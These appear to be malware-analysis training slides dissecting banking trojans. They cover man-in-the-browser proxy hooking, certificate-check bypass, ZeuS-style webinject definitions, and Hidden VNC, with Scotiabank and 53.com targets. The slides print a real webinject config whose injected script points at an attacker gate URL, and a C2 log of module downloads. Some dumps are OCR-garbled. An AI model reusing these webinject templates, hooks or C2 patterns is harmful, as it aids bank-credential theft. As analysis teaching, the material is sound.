

Dissecting a Banking Trojan


Banking Trojans - families

- Zbots (a family of various forks of the ZeuS code)
- IcedID
- Tinba
- Gozi (and Gozi-based)
- Kronos
- TrickBot (some of the modules)
- ...and others


Elements of a Banking Trojan

- Classic banking trojans modify the content of selected websites (related to banking transactions)
 - Webinjects
 - Webgrabbers
- An important element of a banking trojan is MITB proxy (Man-In-The-Browser)
- MITB proxy is a local proxy via which the traffic is bypassed and modified
- Sometimes to bypass the protections used by banks, the operator needs to remotely access and use the victim machine (using **Hidden VNC**)

Elements of a Banking Trojan



Browser process





Elements of a Banking Trojan

- Malware can run its own Proxy server to which the browser will connect, whenever it tries to connect with the target address
- The redirection is implemented by hooking the function responsible for establishing the connection
- The traffic that bypassed by the malicious proxy is parsed, and may be augmented with webinjects

Operation of a Banking Trojan

 Instead of connecting directly to the remote server, the browser connects to the local proxy, run by the malware's core module






Operation of a Banking Trojan

• The requested page is first processed by the malicious proxy...

```
Sign in to Scotiabank Digi X
                               https://www.scotiaonline.scc X
                       i view-source:https://www.scotiaonline.scotiabank.com/online/authentication/authentication.bns
   1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
    <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
        <head>
            <meta http-equiv="content-type" content="text/html; charset=utf-8" />
            <meta http-equiv="content-language" content="en" />
            <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /><script src="/js/richfaces/org/ajax4jsf/framework.;</pre>
            <title>
            Sign in to Scotiabank Digital Banking Services
            </title>
                                                                                                original
            <meta http-equiv="Cache-Control" content="no-cache" />
            <meta http-equiv="pragma" content="no-cache" />
            <meta http-equiv="expires" content="0" />
```

Operation of a Banking Trojan

- The proxy uses a special template to know where to implant the webinjects
- When the pattern is found, the malicious code is implanted



MiTB Proxy - implementation

- Run a local proxy able to parse HTTP/HTTPS traffic
 - Requires generating your own certificate
- Redirect all the HTTP/HTTPS traffic via the local proxy:
 - Hook functions in the browser:
 - 1) the functions responsible for establishing the connection
 - 2) the functions responsible for accepting the certificate
- Parse and augment the traffic

• The functions responsible for establishing connection:

```
Ws2_32.connect
```

• The functions responsible for accepting the certificate

```
Nss32.SSL_AuthCertificateHook
```

Example: Iced ID (Firefox)

• The functions responsible for establishing connection:

```
Ws2_32.connect
mswsock.dll + RVA:0x7852
```

• The functions responsible for accepting the certificate

```
Crypt32.CertGetCertificateChain
Crypt32.CertVerifyCertificateChainPolicy
```

Example: Iced ID (IExplore)

• The functions responsible for establishing connection:

The functions responsible for accepting the certificate

```
Crypt32.CertGetCertificateChain
Crypt32.CertVerifyCertificateChainPolicy
```

Example: SilentNight Zbot (IExplore)

• The functions responsible for establishing connection:

```
Ntdll.NtDeviceIoControlFile -> args: AFD_CONNECT AFD_X32_CONNECT
```

• Instead of API hooking, the certificate is installed by Certutil



Traffic redirection-examples

• We are given a dump of the implants found in the browser process by PE-sieve. Analyze what hooks have been installed and how do they implement the traffic redirection

Case-study time...

Webinjects - implementation

• The definitions of Webinjects following the ZeuS standard:

```
set_url https://* G
data_before
<title>
data_end
data_after
</title>
data_end
data_inject
INJECT
data_end
```

P - run on POST request.

G - run on GET request.

L - if this symbol is specified, then the launch occurs as an HTTP grabber, if not specified, then as an HTTP injection.

H - complements the "L" character, saves content without HTML tag clipping. In normal mode, all HTML tags are deleted, and some are converted to the newline or space character.

I - compare the case-sensitive url parameter
(for the English alphabet only).

C - compare case insensitive (for the English
alphabet only).

B - block execution of the injection.

Webinjects - implementation

• The webinjects are installed following a configuration file, that is usually downloaded from the C2 server

```
12
                         45,72,3,132
                                       /web7643/gate.php
                                                                                       download: hvnc32.dll
              HTTPS
                                                            299 555
                                                                      msiexec: 2756
2 13
                         45.72.3.132
                                       /web7643/gate.php
                                                                                       download: salite3.dll
              HTTPS
                                                                      msiexec: 2756
                                                            926 366
                         45.72.3.132
                                       /web7643/gate.php
                                                                                       download: zlib 1.dll
                                                             75 299
                                                                      msiexec: 2756
              HTTPS
                                       /web7643/gate.php
                                                                                       beacon + process list ->download: webinjects
        200
              HTTPS
                         45.72.3.132
                                                            333 957
                                                                      msiexec: 2756
                         45.72.3.132
                                        /web/643/gate.php
              HITPS
                                                                      msiexec: 2756
                                                                                       #15
                            Tunnel to
                                       45.72.3.132:443
                                                                                       [#16]
              HTTP
                                                                      msiexec: 2756
3 18
                                                                                       download: libssl.dll
                         45,72,3,132
                                       /web7643/gate.php
              HTTPS
                                                            1 922...
                                                                      msiexec: 2756
                                       45, 72, 3, 132; 443
              HTTP
                            Tunnel to
                                                                      msiexec: 2756
                                                                                       [#18]
```

Example:Silent Night Zbot (Internet Explorer)

Webinjects - implemantation

• After decrypting the traffic we can see the familiar patterns:

```
Decoded text
                                                     -°ř.o">.2×-.K's>
00000000
00000010
00000020
         04 2B 00 00 00 00 00 00 B9 17 05 00 B9 17 05 00
00000030
00000040
         00000170
                                                     ##....set url ht
00000180
                                                     tp*://*.53.com*
00000190
000001A0
                                                     GP....data befor
000001B0
000001C0
000001D0
000001E0
                                                     iect..<ini></ini
000001F0
                    61 74 61 5F 65 6E 64 0D 0A
```

Example:Silent Night Zbot (Internet Explorer)

Webinjects - implementation

• The definitions of Webinjects in the malware configuration file:

```
set_url https://www*.scotiaonline.scotiabank.com/online/* GP

data_before

<head*>
data_end

data_inject

script>var home_link = "https://domain-apps-free.com/scotiaadmin";var gate_link = home_link+"/gate.php";var pkey = "Bc5rw: data_end

data_end

data_end

data_end


data_end

data_end
```

https://gist.github.com/hashereware/07b9c2a8624498030a942fccf277bbdb#file-webinjects1-txt-L80

Webinjects - implementation

• This is where the observed script came from...



Hidden VNC - the idea

- In order to perform some banking operations, the attackers need to use a VNC on the victim machine
- In a normal case, the victim could see the attacker's movements on their desktop
- In order to hide it, the attackers use the feature of alternative desktops
 - this feature is well-known to Linux users, but not common yet feasible on Windows
- You can create an alternative Desktop on Windows, and switch some applications to be displayed there
- Example: https://github.com/MalwareTech/CreateDesktop/

Hidden VNC - overwiew

Create the Hidden Desktop

Perform the actions on the Hidden

Desktop

Get updated state

HiddenVNC module

Send screenshots

Clicks, movements

Send screenshots

Render a local view

Perform the actions on the local view

Update the local view

The malware operator

Hidden VNC - rendering

- Windows renders only the elements for the currently active desktop so, using the alternative desktop simultaneously is not easy: requires manual implementation of the rendering
- EnumDesktopWindows get list of all Windows running on the Desktop
- PrintWindow render the window to a bitmap
 - messages: WM_PRINT, WM_PRINTCLIENT
- Some applications don't handle those messages: so, the malware has to hook them, and provide its own implementations
 - It can be implemented i.e. by hooking user32 d11, or window subclassing (SetWindowLong, SetWindowLongPtr)

Hidden VNC - user input

- The messages about the user input (keyboard, mouse, etc) will be send only the active Desktop
- The Hidden VNC module has to implement emulation of a virtual keyboard and mouse
- It requires keeping track of every window on the Hidden Desktop, each locations, and on which of them the mouse cursor is
- Sending PostMessage to the active window to emulate the user input

Hidden VNC - examples

- Many Banking trojans use Hidden VNC as a separate module
- IcedID ("helpdesk" module)
 - 2959091ac9e2a544407a2ecc60ba941b helpdesk.dll
- Silent Night Zbot (hvnc32.dll/hvnc64.dll)
 - 7eeOfd4e617d98748fbf07d54925dc12-hvcn32.dll

Case-study time: open the provided Hidden VNC sample in IDA



- The "Silent Night" Zloader/Zbot:
 - https://resources.malwarebytes.com/files/2020/05/The-Silent-Night-Zloader-Zbot Final.pdf